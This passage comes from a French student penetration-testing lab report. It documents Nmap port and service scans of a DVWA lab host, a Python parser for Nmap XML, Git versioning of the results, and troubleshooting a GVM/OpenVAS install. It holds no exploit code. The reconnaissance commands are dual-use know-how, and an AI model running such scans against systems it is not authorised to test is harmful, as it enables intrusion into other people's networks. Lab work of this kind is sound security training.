<!-- Nmap 7.99 scan initiated Tue Aug 18 18:24:34 2026 as: /usr/lib/nmap/nmap -sS -p- -6#45;min-rate 5000 -oA /home/kawtar/pentest-lab/nmap_scan 192.168.50.128 -->
<nmaprun scanner="nmap" args="/usr/lib/nmap/nmap -sS -p- -6#45;min-rate 5000 -oA /home/kawtar/pentest-lab/nmap_scan 192.168.50.128" start="1787073874" startstr="Tue Aug 18 18:24:34 2026" version="7.99" xmloutputversion="1.05">
<scaninfo type="syn" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
<address addr="192.168.50.128" addrtype="ipv4"/>
<hostnames>
</hostnames>
</hosthint>
<host starttime="1787073875" endtime="1787073901"><status state="up" reason="reset" reason_ttl="128"/>
<address addr="192.168.50.128" addrtype="ipv4"/>
```

Figure 31 : Scan SYN initial révélant le filtrage total des ports.

2.2.3 Génération et Structure des Fichiers de Sortie (-oA)

Grâce à l'option `-oA ~/pentest-lab/nmap_scan`, Nmap génère automatiquement trois formats de rapport dans le répertoire du projet :

- **nmap_scan.nmap** : Rapport au format texte brut lisible par l'auditeur.
- **nmap_scan.gnmap** : Format Grepable facilité pour l'extraction via des commandes Bash (`grep`, `awk`).
- **nmap_scan.xml** : Fichier structuré destiné à l'archivage, à l'automatisation par des scripts de parsing (ex. Python) ou au traitement par des outils tiers (Metasploit, Faraday).

L'affichage du contenu XML (*cat nmap_scan.xml*) confirme les métadonnées de l'audit :

- **Arguments retenus** : */usr/lib/nmap/nmap -sS -p- --min-rate 5000 -oA ...*
- **Informations d'hôte** : Statut de l'hôte (*state="up"*), raison (*reason="reset"*), adresse IP cible (*192.168.50.128*) et paramètres d'horodatage pour garantir la traçabilité.

2.2.2 Identification et Énumération du Service Cible

Suite à l'analyse des résultats précédents, un scan ciblé a été effectué sur le port **8080** pour outrepasser les blocages globaux et identifier le service exposé.

- **Commande** : *sudo nmap -Pn -sV -p 8080 192.168.50.128 -oA ~/pentestlab/nmap_dvwa_8080*
- **Découverte** : Le port 8080 est identifié comme **ouvert**. L'analyse de service (*-sV*) confirme qu'il s'agit d'un serveur Web **Apache httpd 2.4.25 (Debian)**.

```
QUITTING.
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo nmap -Pn -sV -p 8080 192.168.50.128 -oA ~/pentestlab/nmap_dvwa_8080
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 01:07 +0100
Nmap scan report for 192.168.50.128
Host is up (0.0034s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.25 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

Figure 32 : Identification du service Apache sur le port 8080.

2.2.4 Monitoring de l'Impact Système (Grafana)

Pendant l'exécution de ces scans, la supervision via **Grafana** a permis de corréler l'activité réseau avec la charge du cluster :

- **Charge CPU/Mémoire** : On observe une légère hausse de consommation corrélée au moment du scan, bien que la cible *dvwa_target* maintienne une charge processeur stable et très faible (moyenne à **\$0.2781%** avec un pic à **\$0.4171%**).
- **Activité Réseau** : Les graphiques de trafic réseau montrent un pic de données reçues et envoyées, illustrant la génération du trafic de sondage Nmap vers la cible.





Figure 33 : Métriques Grafana (CPU/Mémoire et Trafic Réseau) durant le scan Nmap.

2.3 Automatisation de l'Analyse des Résultats XML (Script Python)

Dans le cadre d'un audit de sécurité ou d'un processus DevSecOps, la lecture manuelle de fichiers XML complexes est inefficace. Un script Python sur mesure ([parse_nmap.py](#)) a été


développé pour automatiser l'extraction des données brutes de Nmap et générer un rapport synthétique en ligne de commande.

2.3.1 Analyse Technique du Code (`parse_nmap.py`)

Le script s'appuie sur la bibliothèque standard `xml.etree.ElementTree` pour parcourir l'arborescence du rapport XML de Nmap :

1. Vérification et Parsing du Fichier XML :

Le script contrôle l'existence du fichier spécifié en argument (`os.path.exists`). S'il est présent, `ET.parse()` charge le fichier et extrait la racine du document XML (`root = tree.getroot()`).



```
GNU nano 9.0 parse_nmap.py *
#!/usr/bin/env python3
import xml.etree.ElementTree as ET
import sys
import os

def parse_nmap_xml(xml_file):
    if not os.path.exists(xml_file):
        print(f"[-] Fichier introuvable : {xml_file}")
        sys.exit(1)

    tree = ET.parse(xml_file)
    root = tree.getroot()

    print("=" * 60)
    print(f"RAPPORT D'ANALYSE NMAP XML : {xml_file}")
    print("=" * 60)

    for host in root.findall('host'):
        # Extraction de l'IP
        address = host.find('address')
        ip = address.attrib.get('addr') if address is not None else "Inconnue"

        # État de l'hôte
        status = host.find('status')
        state = status.attrib.get('state') if status is not None else "unknown"

        print(f"\n[+] Hôte : {ip} (État: {state.upper()})")
        print("-" * 40)
        print(f"{'PORT':<10} {'ETAT':<10} {'SERVICE':<15} {'VERSION':<15}")
        print("-" * 40)

    ports = host.find('ports')
    if ports is not None:
        for port in ports.findall('port'):
            port_id = port.attrib.get('portid')
            protocol = port.attrib.get('protocol')

            state_elem = port.find('state')
            port_state = state_elem.attrib.get('state') if state_elem is not None else "unknown"
```

Figure 34 : Début du script Python - Parsing du fichier XML et extraction des informations d'hôte

2. Extraction des Métadonnées d'Hôte :

Pour chaque balise `<host>`, le script extrait :


- L'adresse IP via la balise `<address attr="addr">`.
- L'état de l'hôte (UP ou DOWN) via la balise `<status attr="state">`.

3. Traitement et Formatage des Services et Ports :

Le script parcourt la liste des ports découverts (<ports> -> <port>) et extrait l'ID du port, le protocole, ainsi que l'état du port (open, filtered, etc.).

Ensuite, il vérifie la présence de la balise optionnelle <service> :

- Si le service est identifié, il récupère le nom du service (name), le produit (product) et la version exacte (version).
- Les chaînes de caractères sont nettoyées (.strip()) et alignées sous forme de tableau clair grâce au formatage de chaînes de Python (f"{port_id}/{protocol:<5}...").



```
state_elem = port.find('state')
port_state = state_elem.attrib.get('state') if state_elem is not None else "unknown"

service_elem = port.find('service')
service_name = "unknown"
product = ""
version = ""

if service_elem is not None:
    service_name = service_elem.attrib.get('name', 'unknown')
    product = service_elem.attrib.get('product', '')
    version = service_elem.attrib.get('version', '')

full_version = f"{product} {version}".strip()
print(f"{port_id}/{protocol:<5} {port_state:<10} {service_name:<15} {full_version}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python3 parse_nmap.py <fichier_nmap.xml>")
        sys.exit(1)

    parse_nmap_xml(sys.argv[1])
```

Figure 35 : Suite du script Python - Traitement des balises de service et point d'entrée principal.

B. Exécution et Validation du Script

Le script a été exécuté sur le fichier de résultat généré lors du scan ciblé :

```
python3 parse_nmap.py nmap_dvwa_8080.xml
```

Résultat obtenu :

Le script extrait et affiche instantanément un tableau lisible récapitulant les informations clés :

- Adresse IP Cible : 192.168.50.128 (État : UP)
- Port / Protocole : 8080/tcp
- État du Port : open
- Nom du Service : http
- Version du Service : Apache httpd 2.4.25

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo nano parse_nmap.py

(kawtar@Kawtar)-[~/pentest-lab]
$ python3 parse_nmap.py nmap_dvwa_8080.xml

=====
RAPPORT D'ANALYSE NMAP XML : nmap_dvwa_8080.xml
=====

[+] Hôte : 192.168.50.128 (État: UP)

=====
PORT      ETAT    SERVICE    VERSION
-----
8080/tcp  open   http       Apache httpd 2.4.25
=====
```

Figure 36 : Résultat de l'exécution du script Python affichant le rapport d'analyse structuré

2.3 Gestion de Version et Persistance des Artefacts (Git & GitHub)

Afin d'assurer la traçabilité des livrables, la reproductibilité des tests et la sauvegarde sécurisée du code d'automatisation, l'ensemble du projet `pentest-lab` a été placé sous contrôle de version avec **Git**, puis hébergé sur un dépôt distant **GitHub**.

A. Initialisation du Dépôt Local et Premier Commit

1. Initialisation et Configuration :

Le dépôt local a été initialisé dans le dossier de travail via `git init`.

2. Indexation des Fichiers (**Staging**) :

La commande `git add` a permis d'indexer l'ensemble des artefacts générés au cours des phases de reconnaissance et de scan actif :

- Configuration et documentation : `.gitignore`, `README.md`
- Artefacts de la Phase 1 : `theHarvester_crtsh.txt`
- Artefacts de la Phase 2 : `nmap_scan.*`, `nmap_dvwa_8080.*` (formats `.nmap`, `.gnmap`, `.xml`)
- Code d'automatisation : `parse_nmap.py`

3. Validation (**Commit**) :

Les modifications ont été validées avec un message de commit normé :

`git commit -m "Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python"`

```

(kawtar@Kawtar)-[~/pentest-lab]
$ git init
Reinitialized existing Git repository in /home/kawtar/pentest-lab/.git/

(kawtar@Kawtar)-[~/pentest-lab]
$ git config user.name "Kawtarmtbk"

(kawtar@Kawtar)-[~/pentest-lab]
$ git config user.email "kmoutabarrik@gmail.com"

(kawtar@Kawtar)-[~/pentest-lab]
$ git add .

(kawtar@Kawtar)-[~/pentest-lab]
$ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file> ..." to unstage)
    new file:   .gitignore
    new file:   README.md
    new file:   nmap_dvwa_8080.gnmap
    new file:   nmap_dvwa_8080.nmap
    new file:   nmap_dvwa_8080.xml
    new file:   nmap_scan.gnmap
    new file:   nmap_scan.nmap
    new file:   nmap_scan.xml
    new file:   parse_nmap.py
    new file:   theHarvester_crtsh.txt

(kawtar@Kawtar)-[~/pentest-lab]
$ git commit -m "Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python"
[master (root-commit) c3c6203] Feat: Finalisation Phase 1 - Reconnaissance, cartographie XML et script Python
10 files changed, 190 insertions(+)
create mode 100644 .gitignore
create mode 100644 README.md
create mode 100644 nmap_dvwa_8080.gnmap
create mode 100644 nmap_dvwa_8080.nmap
create mode 100644 nmap_dvwa_8080.xml

```

Figure 37 : Initialisation du dépôt Git, configuration de l'identité et premier commit des artefacts du projet.

B. Liaison avec le Dépôt Distant (GitHub)

1. Renommage de la branche principale :

La branche locale a été renommée **main** au lieu de **master** (`git branch -M main`) conformément aux standards actuels de versionnage.

2. Association du dépôt distant :

Le dépôt distant GitHub a été rattaché à l'alias **origin** à l'aide de la commande :

```
git remote add origin [https://github.com/Kawtarmtbk/Audit-de-scurit-et-test-d-intrusion-d-un-r-seau-d-entreprise](https://github.com/Kawtarmtbk/Audit-de-s-curit-ettest-d-intrusion-d-un-r-seau-d-entreprise)
```

```

(kawtar@Kawtar)-[~/pentest-lab]
$ git branch -M main

(kawtar@Kawtar)-[~/pentest-lab]
$ git remote add origin https://github.com/Kawtarmtbk/Audit-de-s-curit-et-test-d-intrusion-d-un-r-seau-d-en-treprise

(kawtar@Kawtar)-[~/pentest-lab]
$ git push -u origin main

```

Figure 38 : Reconfiguration de la branche en main et ajout du dépôt distant GitHub.

C. Publication et Synchronisation (Push)

La synchronisation des artefacts vers GitHub a été réalisée via la commande :

```
git push -u origin main
```

Après authentification réussie de l'utilisateur, l'intégralité des 12 objets compressés a été transférée vers le serveur distant. La branche `main` locale est désormais configurée pour suivre automatiquement la branche distante (`origin/main`).

```

(kawtar@Kawtar)-[~/pentest-lab]
$ git push -u origin main
Username for 'https://github.com': Kawtarmtbk
Password for 'https://Kawtarmtbk@github.com':
Enumerating objects: 12, done.
Counting objects: 100% (12/12), done.
Delta compression using up to 4 threads
Compressing objects: 100% (11/11), done.
Writing objects: 100% (12/12), 4.50 KiB | 576.00 KiB/s, done.
Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: Resolving deltas: 100% (1/1), done.
To https://github.com/Kawtarmtbk/Audit-de-s-curit-et-test-d-intrusion-d-un-r-seau-d-entreprise
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.

```

Figure 39 : Transmission réussie des fichiers et synchronisation avec le dépôt GitHub.

III. Phase 2 — Analyse de vulnérabilités

3.1 Méthodologie et Périmètre d'Audit sous Isolement Network

Conformément au cahier des charges, la deuxième phase du projet repose sur une démarche structurée d'évaluation de la surface d'attaque :

1. **Scan automatisé** : Exécution d'un balayage via OpenVAS (Greenbone Security Assistant 22.x).
2. **Calcul de sévérité CVSS v3.1** : Évaluation fine basée sur les métriques (Base, Temporel, Environnemental).
3. **Analyse et élimination des faux positifs** : Vérification manuelle sur le terrain CLI (via `curl`, `tcpdump`, `docker exec`) de chaque vulnérabilité remontée par le scanner afin de confirmer sa présence effective (*Vrai Positif*).
4. **Matrice de risques** : Hiérarchisation des menaces selon leur impact et leur probabilité.

- **Contexte d'Isolement Strict (DMZ) :**

La cible audité (192.168.50.128 - serveur hôte DVWA) réside dans une zone isolée (DMZ). Le pare-feu pfSense applique une politique de filtrage restrictif qui bloque les paquets de découverte ICMP (Ping) depuis la zone d'administration WAN (Kali Linux : 192.168.10.50), n'autorisant que les flux applicatifs nécessaires (TCP/8080).




Figure 40 : Politique d'isolement appliquée depuis la zone d'administration.

3.2 Analyse de Vulnérabilités (OpenVAS / Greenbone)

L'évaluation automatisée des vulnérabilités repose sur le déploiement de la suite Greenbone Vulnerability Management (GVM 25.04.0), hébergeant le moteur de scan OpenVAS Scanner (23.45.1).

3.2.1 Installation et Initialisation de GVM

- **Installation des Paquets :**

Le déploiement de la solution est initié via le gestionnaire de paquets de Kali Linux :

```
sudo apt install gvm -y
```

Cette commande installe le cœur de GVM ainsi que ses dépendances clés (greenbonesecurity-assistant, gsad, gvm-tools).

```
(kawtar@Kawtar)-[~]
$ sudo apt install gvm -y
The following package was automatically installed and is no longer required:
  iucode-tool
Use 'sudo apt autoremove' to remove it.

Installing:
  gvm

Installing dependencies:
  greenbone-security-assistant  gsad  gvm-tools

Summary:
```

Figure 41 : Installation du paquet gvm et de ses dépendances.

- **Configuration Initiale (gvm-setup) :**

L'initialisation automatisée est lancée avec `sudo gvm-setup`. La procédure prend en charge le démarrage du service PostgreSQL, la création des bases de données (gvm), la configuration du rôle utilisateur `_gvm` et la tentative de synchronisation initiale des flux de vulnérabilités (feeds).

```
(kawtar@Kawtar)-[~]
$ sudo gvm-setup
This script is provided and maintained by Debian and Kali.
If you find any issue in this script, please report it directly to Debian or Kali

[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[i] User _gvm already exists in PostgreSQL
[i] Database gvmdb already exists in PostgreSQL
[i] Role DBA already exists in PostgreSQL

[*] Applying permissions
NOTICE: role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[i] Extension uuid-ossdp already exists for gvmdb database
[i] Extension pgcrypto already exists for gvmdb database
[i] Extension pg-gvm already exists for gvmdb database
[>] Migrating database
[>] Checking for GVM admin user
[*] Configure Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
```

Figure 42 : Exécution de gvm-setup pour la création des bases PostgreSQL et des accès.

3.2.2 Résolution des Erreurs et Dépannage Technologique

Le déploiement d'un scanner de vulnérabilités complexe en environnement de laboratoire nécessite souvent une phase de résolution de dysfonctionnements système.

- **Génération Manuelle des Certificats SSL/TLS :**

Lors du premier test de vérification (`sudo gvm-check-setup`), le script signale une erreur bloquante : l'absence du certificat d'autorité (`ERROR: No CA certificate file for Server found`).

La correction est appliquée en régénérant manuellement l'infrastructure PKI locale sous l'utilisateur système `_gvm` :

```
sudo runuser -u _gvm -- gvm-manage-certs -a -f
```

```
$ sudo gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

Job for gvmd.service failed because a timeout was exceeded.
See "systemctl status gvmd.service" and "journalctl -xeu gvmd.service" for details.

(kawtar@Kawtar)-[~]
$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner) ...
OK: OpenVAS Scanner is present in version 23.45.1.
OK: Notus Scanner is present in version 22.7.2.
ERROR: No CA certificate file for Server found.
FIX: Run 'sudo runuser -u _gvm -- gvm-manage-certs -a -f'.

ERROR: Your GVM-25.04.0 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

IMPORTANT NOTE: this script is provided and maintained by Debian and Kali.
If you find any issue in this script, please report it directly to Debian or Kali
```

```

(kawtar@Kawtar)-[~]
$ sudo runuser -u _gvm -- gvm-manage-certs -a -f
Generated private key in /tmp/tmp.eDEsLuUfha/cakey.pem.
Generated self signed certificate in /tmp/tmp.eDEsLuUfha/cacert.pem.
Installed private key to /var/lib/gvm/private/CA/cakey.pem.
Installed certificate to /var/lib/gvm/CA/cacert.pem.
Generated private key in /tmp/tmp.eDEsLuUfha/serverkey.pem.
Generated certificate request in /tmp/tmp.eDEsLuUfha/serverrequest.pem.
Signed certificate request in /tmp/tmp.eDEsLuUfha/serverrequest.pem with CA certificate
in /var/lib/gvm/CA/cacert.pem to generate certificate in /tmp/tmp.eDEsLuUfha/servercert.
pem
Installed private key to /var/lib/gvm/private/CA/serverkey.pem.
Installed certificate to /var/lib/gvm/CA/servercert.pem.
Generated private key in /tmp/tmp.eDEsLuUfha/clientkey.pem.
Generated certificate request in /tmp/tmp.eDEsLuUfha/clientrequest.pem.
Signed certificate request in /tmp/tmp.eDEsLuUfha/clientrequest.pem with CA certificate
in /var/lib/gvm/CA/cacert.pem to generate certificate in /tmp/tmp.eDEsLuUfha/clientcert.
pem
Installed private key to /var/lib/gvm/private/CA/clientkey.pem.
Installed certificate to /var/lib/gvm/CA/clientcert.pem.
Removing temporary directory /tmp/tmp.eDEsLuUfha.

(kawtar@Kawtar)-[~]
$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner) ...
    OK: OpenVAS Scanner is present in version 23.45.1.
    OK: Notus Scanner is present in version 22.7.2.
    OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
    OK: _gvm owns all files in /var/lib/openvas/gnupg
    OK: redis-server is present.
    OK: scanner (db_address setting) is configured properly using the redis-server s
ocket: /var/run/redis-openvas/redis-server.sock
    OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
    ERROR: Directories containing the NVT collection not found.
    FIX: Run the NVT synchronization script greenbone-feed-sync.
    sudo greenbone-feed-sync --type nvt

ERROR: Your GVM-25.04.0 installation is not yet complete!

```

Figure 43 : Détection de l'erreur de certificat et régénération de l'infrastructure de clés publiques

- **Résolution de la Base de Données PostgreSQL**

Pour garantir l'intégrité de la structure de stockage, la base PostgreSQL est recrée et réinitialisée avec les extensions nécessaires (`uuid-oss`, `pgcrypto`, `pg-gvm`) :

```
sudo runuser -u postgres -- /usr/share/gvm/create-postgresql-database
```

```
(kawtar@Kawtar)-[~]
$ sudo runuser -u postgres -- /usr/share/gvm/create-postgresql-database

[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-oss
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
CREATE EXTENSION
```

Figure 44 : Réinitialisation propre du schéma de base de données PostgreSQL.

- **Synchronisation des Flux NVT, SCAP et CERT**

Pour être opérationnel, OpenVAS doit télécharger les signatures de vulnérabilités (NVTs).

Après avoir corrigé un incident temporaire de résolution DNS (`rsync error: error in socket IO`), les bases de données de menaces ont été synchronisées séparément :

- Flux NVT (95 102 tests de vulnérabilités récupérés) : `sudo greenbone-feedsync --type nvt`
- Flux SCAP : `sudo greenbone-feed-sync --type scap`
- Flux CERT-Bund : `sudo greenbone-feed-sync --type cert`

```
(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type nvt
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
- Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/notus/
to /var/lib/notus
- Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/nasl/ to
/var/lib/openvas/plugins
rsync: getaddrinfo: feed.community.greenbone.net 873: Temporary failure in name
resolution
rsync error: error in socket IO (code 10) at clientserver.c(141) [Receiver=3.4.4]

Releasing lock on /var/lib/openvas/feed-update.lock
```

```

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type nvt
Running as root. Switching to user '_gvm' and group '_gvm'.
